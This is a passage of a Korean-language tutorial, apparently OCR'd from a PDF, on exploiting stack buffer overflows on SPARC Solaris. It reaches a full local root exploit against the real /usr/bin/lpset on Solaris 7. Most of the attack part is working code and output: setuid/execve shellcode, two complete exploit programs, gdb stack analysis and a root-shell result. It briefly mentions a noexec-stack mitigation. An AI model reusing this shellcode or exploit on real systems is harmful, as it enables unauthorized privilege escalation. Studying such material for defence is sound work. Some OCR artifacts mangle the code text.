
앞에서도 나왔던 test.c에 dumpcode를 추가하고 exploit해보자. x86에서의 익스플로잇과 다른 몇가지만 주의하면 개념 자체는 똑같다. NOP과 shellcode를 주고 ret가 들어가 있는 %i7에 NOP이 있는 주소로 덮어 씌우면 될것이다. 이걸 그림으로 도식화 해보면 다음과 같을 것이다.



만약 buffer가 너무 작다면 다음의 2가지 방법이 있다.



또는 에그쉘처럼 환경변수 영역을 이용하는 것이다.



여기서는 버퍼의 크기가 충분하므로 일반적인 첫번째 방법을 사용하기로 한다.

[sun]cat test.c

```
#include “dumpcode.h”
void copy(char *in)
{
char buf[256];
strcpy(buf,in);
dumpcode((char *)buf,400);
}

main(int argc,char *argv[])
{
copy(argv[1]);
}
```

[sun]cat exp.c

```
----------------------------------
#include <stdio.h>
#include <stdlib.h>

#define BSIZE 336

char sh[]= /* 56bytes */
/* setuid(0);   */
"₩x90₩x1a₩x40₩x09₩x82₩x10₩x20₩x17"
"₩x91₩xd0₩x20₩x08"
/* execve() */
  "₩x21₩x0b₩xd8₩x9a" /* sethi     %hi(0x2f626800), %l0 */
  "₩xa0₩x14₩x21₩x6e" /* or        %l0, 0x16e, %l0 ! 0x2f62696e */
  "₩x23₩x0b₩xdc₩xda" /* sethi     %hi(0x2f736800), %l1 */
  "₩x90₩x23₩xa0₩x10" /* sub       %sp, 16, %o0 */
  "₩x92₩x23₩xa0₩x08" /* sub       %sp, 8, %o1 */
  "₩x94₩x1b₩x80₩x0e" /* xor       %sp, %sp, %o2 */
  "₩xe0₩x3b₩xbf₩xf0" /* std       %l0, [%sp - 16] */
  "₩xd0₩x23₩xbf₩xf8" /* st        %o0, [%sp - 8] */
  "₩xc0₩x23₩xbf₩xfc" /* st        %g0, [%sp - 4] */
  "₩x82₩x10₩x20₩x3b" /* mov       59, %g1 | 59 = SYS_execve() */
  "₩x91₩xd0₩x20₩x08" /* ta        8 */
;
/* get current stack point address to guess our shellcode location */
unsigned long get_sp(void) {
__asm__("mov %sp,%i0");
}

int main(int argc,char *argv[])
{

int i;
char buf[BSIZE];
unsigned long addr,sp,*ptr;
unsigned long nop=0xaa1d4015;   // xor %l5,%l5,%l5

addr=sp=get_sp();

printf("Stack Pointer: %lx₩n",sp);

if(argv[1]) {
```

```
addr+ =strtoul(argv[1],(void *)0,16);
}
printf("Code location: %lx₩n",addr);

bzero(buf,BSIZE);
for(i=0;i<BSIZE-strlen(sh)-8;i+ =4) {
memcpy(buf+ i,&nop,4);
}

memcpy((buf+ BSIZE-strlen(sh)-8),sh,strlen(sh));

ptr=(unsigned long *)&(buf[BSIZE-8]);

*ptr+ + =sp;

*ptr+ + =addr;

execl("./test","test",buf,NULL);

}
```

336은 앞선 스택구조에서 살펴보았듯이 buf[]에서 정확히 336바이트를 채우면 main()의 ret가 덮어씌워진다는걸 다들 잘 알것이다. 또한 앞서도 말했듯이 Sparc은 big endian 이므로 아래 덤프된 내용을 보면 알겠지만 메모리에 들어갈 때 순서가 바뀌지 않는다. 즉 x86에서 익스플로잇시에는 덮어씌울 리턴어드레스의 순서를 바꿔서 넣주었지만 Sparc에선 그럴 필요가 없다.
그럼 x86 리눅스에서 버퍼오버플로우 익스플로잇을 할때와 다른 점 몇가지를 살펴보자.

* buf[]의 위치를 모르기 때문에 stack pointer+/-offset을 해서 대략 위치를 찍는다는 건 모두 잘 알것이다. Sparc에선 다음과 같이 stack pointer를 구한다.

```
unsigned long get_sp(void) {
__asm__("mov %sp,%i0");
}
```

참고로 아키텍쳐에 따라 이 주소는 달라진다.

- sun4u: 0xffbe....
- sun4m: 0xefff....
- sun4d: 0xdfff....

* Sparc에서 nop instruction은 0x01000000 이다. 하지만 이 값은 strcpy()등에서 짤리게 되므로 사용할 수가 없다. 다른 형태의 nop이 필요한데 0x00이 끼어있지 않으면서 값을 바꾸지 않는 instruction이기만 하면 된다. 여러가지 방법으로 만들수가 있는데 위에서는 xor %l5,%l5,%l5를 nop으로 잡았다. 쉘코드 수행에 영향을 미치지 않는다면 어떤 것을 사용해도 상관없다.

* 위의 exploit에서 보면 main()의 %fp가 들어가는 곳에 위에서 구한 %sp의 주소값을 넣주는 걸 볼수 있다.(*ptr++=sp;) 앞에서도 말했듯이 Sparc은 파이프라인을 사용하므로 ret와 동시에 restore instruction이 실행된다. ret가 %pc를 바꾸기 전에 restore가 실행되므로(%pc를 바꾼후 실행된다면 restore 전에 쉘코드가 실행되므로 이부분은 필요없지만..) restore 실행시 %fp에 있는 주소값이 우리가 쓸수 없는 곳(만약 *ptr++=sp; 를 않해주면 %fp에는 쉘코드의 끝 4바이트인 "₩x91₩xd0₩x20₩x08"이 들어갈 것이고 이 주소는 우리가 쓸수 없는 영역이다.)이라면 쉘코드가 실행되기 전에 segmentation fault가 나며 종료될 것이다.(앞에서 설명한 restore instruction의 동작을 잘 생각해보면 알것이다.) 그러므로 %fp에 쓰기가능한 주소값을 줘야 하는데 스택 공간이나 기타 쓰기가능한 영역의 주소값을 주면 된다. 여기서는 get_sp()로 구한 stack pointer address를 주었다.
이제 잘 동작하는지 실행해 보자.

```
[sun]./exp
Stack Pointer: ffbefa60
Code location: ffbefa60
0xffbef9d0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbef9e0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbef9f0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa00   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa10   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa20   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa30   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa40   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa50   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa60   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa70   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa80   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefa90   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefaa0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefab0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefac0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefad0   aa 1d 40 15 aa 1d 40 15 aa 1d 40 15 aa 1d 40 15    ..@...@...@...@.
0xffbefae0   90 1a 40 09 82 10 20 17 91 d0 20 08 21 0b d8 9a     ..@... ... .!...
0xffbefaf0   a0 14 21 6e 23 0b dc da 90 23 a0 10 92 23 a0 08     ..!n#....#...#..
0xffbefb00   94 1b 80 0e e0 3b bf f0 d0 23 bf f8 c0 23 bf fc     .....;...#...#..
0xffbefb10   82 10 20 3b 91 d0 20 08 ff be fa 60 ff be fa 60     .. ;.. ....`...`
0xffbefb20   00 00 00 00 ff be fc 99 ff be fb 50 00 01 08 54     ...........P...T
0xffbefb30   00 00 00 03 ff be fb b4 00 00 00 04 ff be fb c0     ................
0xffbefb40   00 00 00 05 ff be fc 18 00 00 00 00 00 00 00 00     ................
0xffbefb50   00 00 00 02 ff be fb b4 00 00 00 00 00 00 00 00     ................

# id
uid=0(root) gid=130(tyger)
```

offset을 찍을 필요도 없이 한방에 성공했다. main()의 ret를 보면 0xffbefa60이 들어가 있고(실제 return address는 0xffbefa68이 될 것이다.) 이곳은 nop이 있는 주소다.
내친김에 이제 실전 익스플로잇에 도전해 보자. 현재 테스트 시스템인 Solaris 7의 취약점을 찾다가 일본의 Shadowpenguin security group에서 발표한 /usr/bin/lpset을 찾았다. /usr/bin/lpset에는 버퍼오버플로우 취약점이 존재하는데 다음과 같이 할 경우 오버플로우가 발생한다.

```
[sun]lpset -n fns -a A=`perl -e 'print "A"x900'` blah
write operation failed
[sun]lpset -n fns -a A=`perl -e 'print "A"x1024'` blah
Bus Error (core dumped)                                  <- overflowed!!
[sun]gdb -q /usr/bin/lpset core
(no debugging symbols found)...
~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~
(no debugging symbols found)...done.
#0  0xff377268 in ns_printer_put () from /usr/lib/libprint.so.2
(gdb) bt
#0  0xff377268 in ns_printer_put () from /usr/lib/libprint.so.2
Cannot access memory at address 0x41414179.
(gdb) i r
~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~~~~~~~~~
o0             0x100      256
o1             0xff38a87c         -13064068
o2             0x276f8    161528
o3             0xff37865c         -13138340
o4             0x100      256
o5             0xff377260         -13143456
sp             0xffbef738         -4262088
o7             0xff377260         -13143456
l0             0x41414141         1094795585
l1             0x41414141         1094795585
l2             0x41414141         1094795585
l3             0x41414141         1094795585
l4             0x41414141         1094795585
l5             0x41414141         1094795585
l6             0x41414141         1094795585
l7             0x41414141         1094795585
i0             0x41414141         1094795585
i1             0x41414141         1094795585
i2             0x41414141         1094795585
i3             0x41414141         1094795585
i4             0x41414141         1094795585
i5             0x41414141         1094795585
```

```
fp              0x41414141      1094795585
i7              0x41414141      1094795585
~~~~~~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~~~
pc              0xff377268      -13143448
npc             0xff37726c      -13143444
~~~~~~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~~~
(gdb) disas 0xff377268
~~~~~~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~~~
0xff377260 <ns_printer_put+ 76>: call   %o1
0xff377264 <ns_printer_put+ 80>: mov    %i0, %o0
0xff377268 <ns_printer_put+ 84>: ret
0xff37726c <ns_printer_put+ 88>: restore    %g0, %o0, %o0
0xff377270 <ns_printer_put+ 92>: mov    -1, %i0
0xff377274 <ns_printer_put+ 96>: ret
0xff377278 <ns_printer_put+ 100>:           restore
End of assembler dump.
```

call %o1 수행후 그다음 instruction인 ret/restore에서 뭔가 잘못됐음을 알 수 있다.

```
(gdb) x/32x $sp
0xffbef738:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef748:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef758:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef768:     0x41414141      0x41414141      0x41414141      0x41414141 <- %i7, 이곳을 우리의 쉘
코드 주소로 overwrite해야한다.
0xffbef778:     0x41412220      0x3e2f6465      0x762f6e75      0x6c6c2032
                  2바이트초과
0xffbef788:     0x3e263100      0x81010100      0x0000ff00      0x000111cc
0xffbef798:     0x78666e5f      0x7075745f      0x7072696e      0x74657200
0xffbef7a8:     0x00000000      0xff31fa80      0xffbef7b8      0x000110c0
```

call %o1의 stack을 한번 살펴보자.

```
(gdb) x/1000x $sp-1200
0xffbef288:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef298:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef2a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef2b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffbef2c8:     0x7ffffbac      0xff338fb0      0xff338fa8      0x01414141
0xffbef2d8:     0x41414141      0x2200e3d0      0xff000000      0x00ff0000
  sp
0xffbef2e8:     0x0000ff00      0x00000000      0x00000000      0x00000000
```

0xffbef2f8: 0x00025050 0xff38a87c 0x000276f8 0xff37865c
0xffbef308: 0x00000100 0xff377260 0xffbef738 0xff377260
%fp=현재 %sp
0xffbef318: 0xfefc0454 0xffbef338 0x0000023c 0xff38b840
0xffbef328: 0xff38b85c 0x000271b8 0x000276f8 0x000271b8
0xffbef338: 0x2f757372 0x2f62696e 0x2f666e63 0x72656174
로컬 변수 시작 주소
0xffbef348: 0x655f7072 0x696e7465 0x72202d73 0x20746869
0xffbef358: 0x736f7267 0x756e6974 0x2f736572 0x76696365
0xffbef368: 0x2f707269 0x6e746572 0x20626c61 0x68202022
0xffbef378: 0x413d4141 0x41414141 0x41414141 0x41414141
우리가 덮어씌운 변수의 시작 주소
~~~~~~~~~~~~~~~~~~~(snip)~~~~~~~~~~~~~~~~~~~~~~~~

call %o1후 save instruction에 의해 예전 sp(0xffbef738)를 새 fp로 바꿀것이다. 그러므로 0xffbef738값을 갖는 위치가 %fp가 들어가는 주소이며 위와같이 sp주소는 0xffbef2d8이고 거기서부터 차례로 64바이트(%l*/%i*) + 24바이트가 들어간 후 로컬변수를 위한 공간이 할당됨을 추측할 수 있다. 추측이 맞는지 다시 한번 확인해보자.

(gdb) x/10s 0xffbef338
0xffbef338: "/usr/bin/fncreate_printer -s thisorgunit/service/printer blah ₩"A=", 'A' <repeats 134 times>...
0xffbef400: 'A' <repeats 200 times>...
0xffbef4c8: 'A' <repeats 200 times>...
0xffbef590: 'A' <repeats 200 times>...
0xffbef658: 'A' <repeats 200 times>...
0xffbef720: 'A' <repeats 90 times>, "₩" >/dev/null 2>&1"
0xffbef78c: "₩201₩001₩001"
0xffbef790: ""
0xffbef791: ""
0xffbef792: " "

이제 대충 감이 잡힌다. 0xffbef778-0xffbef378=400(1024)바이트를 overwrite하면 위의 리턴어드레스-8 주소를 갖고 있는 %i7이 있는 주소까지를 overwrite할 수 있을 것이다.
여기서 한가지 주의해야 할게 있는데
0xffbef338: "/usr/bin/fncreate_printer -s thisorgunit/service/printer blah ₩"A=", 'A' <repeats 134 times>...
여기서 보면 우리가 프린터 이름으로 준 'blah'가 오버플로우 스트링으로 준 AAAA...보다 앞에 들어간다. 그러므로 blah대신에 다른 프린터 이름을 주면 그만큼 뒤로 혹은 앞으로 밀리게 되므로 바꿔준 프린터 이름에 맞게 계산해줘야 한다.
이제 위의 분석을 토대로 익스플로잇을 만들어보자.

[sun]cat lpset_exp.c

```
#include <stdio.h>
#include <stdlib.h>
```
~~~~~~~~~~~~~~~~~~~

```
#define BSIZE 1024+ 1
#define PRINTER "blah"

char sh[]= /* 56bytes */
/* setuid(0);   */
"₩x90₩x1a₩x40₩x09₩x82₩x10₩x20₩x17"
"₩x91₩xd0₩x20₩x08"
/* execve() */
   "₩x21₩x0b₩xd8₩x9a" /* sethi     %hi(0x2f626800), %l0 */
   "₩xa0₩x14₩x21₩x6e" /* or         %l0, 0x16e, %l0 ! 0x2f62696e */
   "₩x23₩x0b₩xdc₩xda" /* sethi     %hi(0x2f736800), %l1 */
   "₩x90₩x23₩xa0₩x10" /* sub        %sp, 16, %o0 */
   "₩x92₩x23₩xa0₩x08" /* sub        %sp, 8, %o1 */
   "₩x94₩x1b₩x80₩x0e" /* xor        %sp, %sp, %o2 */
   "₩xe0₩x3b₩xbf₩xf0" /* std        %l0, [%sp - 16] */
   "₩xd0₩x23₩xbf₩xf8" /* st         %o0, [%sp - 8] */
   "₩xc0₩x23₩xbf₩xfc" /* st         %g0, [%sp - 4] */
   "₩x82₩x10₩x20₩x3b" /* mov        59, %g1 | 59 = SYS_execve() */
   "₩x91₩xd0₩x20₩x08" /* ta         8 */
;

unsigned long get_sp(void) {
__asm__("mov %sp,%i0");
}

int main(int argc,char *argv[])
{

int i;
char buf[BSIZE];
unsigned long addr,sp,*ptr;
unsigned long nop=0xaa1d4015;     /* xor %l5,%l5,%l5 */

addr=sp=get_sp();

printf("Stack Pointer: %lx₩n",sp);

if(argv[1]) {
addr+ =strtoul(argv[1],(void *)0,16);
}
printf("Code location: %lx₩n",addr);
```

```
bzero(buf,BSIZE);
for(i=0;i<BSIZE-strlen(sh)-9;i+=4) {
memcpy(buf+i,&nop,4);
}
memcpy(buf,"A=",2);

memcpy((buf+BSIZE-strlen(sh)-9),sh,strlen(sh));
/* ptr은 %fp의 주소를 포인트 */
ptr=(unsigned long *)&(buf[BSIZE-9]);
/* %fp에 우리의 sp주소를 넣는다 */
*ptr++=sp;
/* %i7에 nop+shellcode의 주소를 넣는다 */
*ptr++=addr;

buf[BSIZE]='₩0';

execle("/usr/bin/lpset","lpset","-n","fns","-a",(buf+strlen(PRINTER)-4),PRINTER,NULL);

}
```

```
[sun]./lpset_exp
usage: ./lpset_exp <offset> <align>
Stack Pointer: ffbef7c0
Code location: ffbef7c0
# id
uid=0(root) gid=130(tyger)
```

멋지게 성공했다.

참고로 Solaris 에선 스택기반 버퍼오버플로우를 방지하기 위한 방법을 제공하는데 /etc/system 에 set noexec_user_stack=1 과 set noexec_user_stack_log=1(로그에 기록)을 추가해주면 된다.(재부팅후에 적용됨)

(엄밀히 말해선 버퍼오버플로우 자체를 방지하는게 아니라 버퍼오버플로우가 되더라도 스택상에서 쉘코드나 기타 코드가 실행되지 못하게 하는것이다.)

하지만 이걸 우회하는 방법이 이미 horizon 이란 사람에 의해 발표되었다. return into libc 기법을 이용하는데 관심있는 사람은 아래 참고 문헌중 "Defeating Solaris/SPARC Non-Executable Stack Protection" 글을 참고하기 바란다.

5. 결론

마지막으로 x86 linux에서 버퍼오버플로우 익스플로잇을 할때랑 차이점에 대해 설명하고 이글을 마칠까 한다.

- alignment

대부분의 CISC 프로세서가 그렇듯이 x86에선 정렬하지 않고서 메모리 주소값을 쓸수 있다. 하지만 대부분의 RISC 프로세서가 그렇듯이 Sparc에선 4바이트 boundary에 있지 않은 메모리 주소를 읽거나 쓰거나 jump할 수 없다. 앞에서도 보았듯이 만약 우리가 overwrite한 리턴 어드레스가 nop 4바이트의 중간의 주소라면 어떻게 될까 생각해 보면 쉽게 이해가 갈 것이다. 그러므로 익스플로잇을 만들시 버퍼(vulnerable 프로그램의 버퍼가 아닌 우리의 익스플로잇에서 사용할 버퍼)의 크기와 overwrite할 리턴어드레스의 크기도 4의 배수여야 하며 익스플로잇 버퍼내에서 쉘코드의 위치도 4바이트 boundary에 위치해야 함을 주의해야한다.

- return address의 위치

앞에서도 살펴보았듯이 리턴어드레스가 들어가는 %i7의 위치가 스택상에서 로컬 변수보다 상위에 위치한다. 그러므로 익스플로잇을 위해선 한 함수 이상을 호출해야 하며 이 호출된 함수에서 오버플로우를 위한 버퍼를 가지고 있어야 한다.

- pipeline

Sparc은 pipeline을 사용하므로 ret instruction이 %pc를 바꾸기 전에 restore instruction이 실행된다. 그러므로 %fp에 우리가 쓸수 없는 메모리 주소값을 가지고 있다면 쉘코드가 실행되기 전에 segmentation fault가 발생하고 익스플로잇이 실패하게 된다.

6. 참고문헌

- Exploiting SPARC Buffer Overflow vulnerabilities
http://www.u-n-f.com/papers/UNF-sparc-overflow.html

- SPARC overflow
http://khdp.org/docs/common_doc/buffer2.txt
http://khdp.org/docs/common_doc/buffer3.txt

- Defeating Solaris/SPARC Non-Executable Stack Protection
http://packetstormsecurity.nl/groups/horizon/stack.txt

- The Sparc Architecture
http://www.cs.indiana.edu/~crcarter/SPARC/

- SPARC Assembly Language Reference Manual
http://www.sparc.org/

- My HardDisk
http://localhost/doc/sparc/
(어디서 받았는지 기억이 안나네요.-_-)

(잡담) 워낙 글재주가 없다보니 글이 두서도 없고 장황하게 된거 같네요.^ ^
이글에 대한 저작권 같은 건 없습니다. 다만 임의로 수정 후 배포는 하지 말아주셨으면 합니다.
서두에서도 말했듯이 잘못된 부분이나 추가할 사항 있으면 메일 주세요.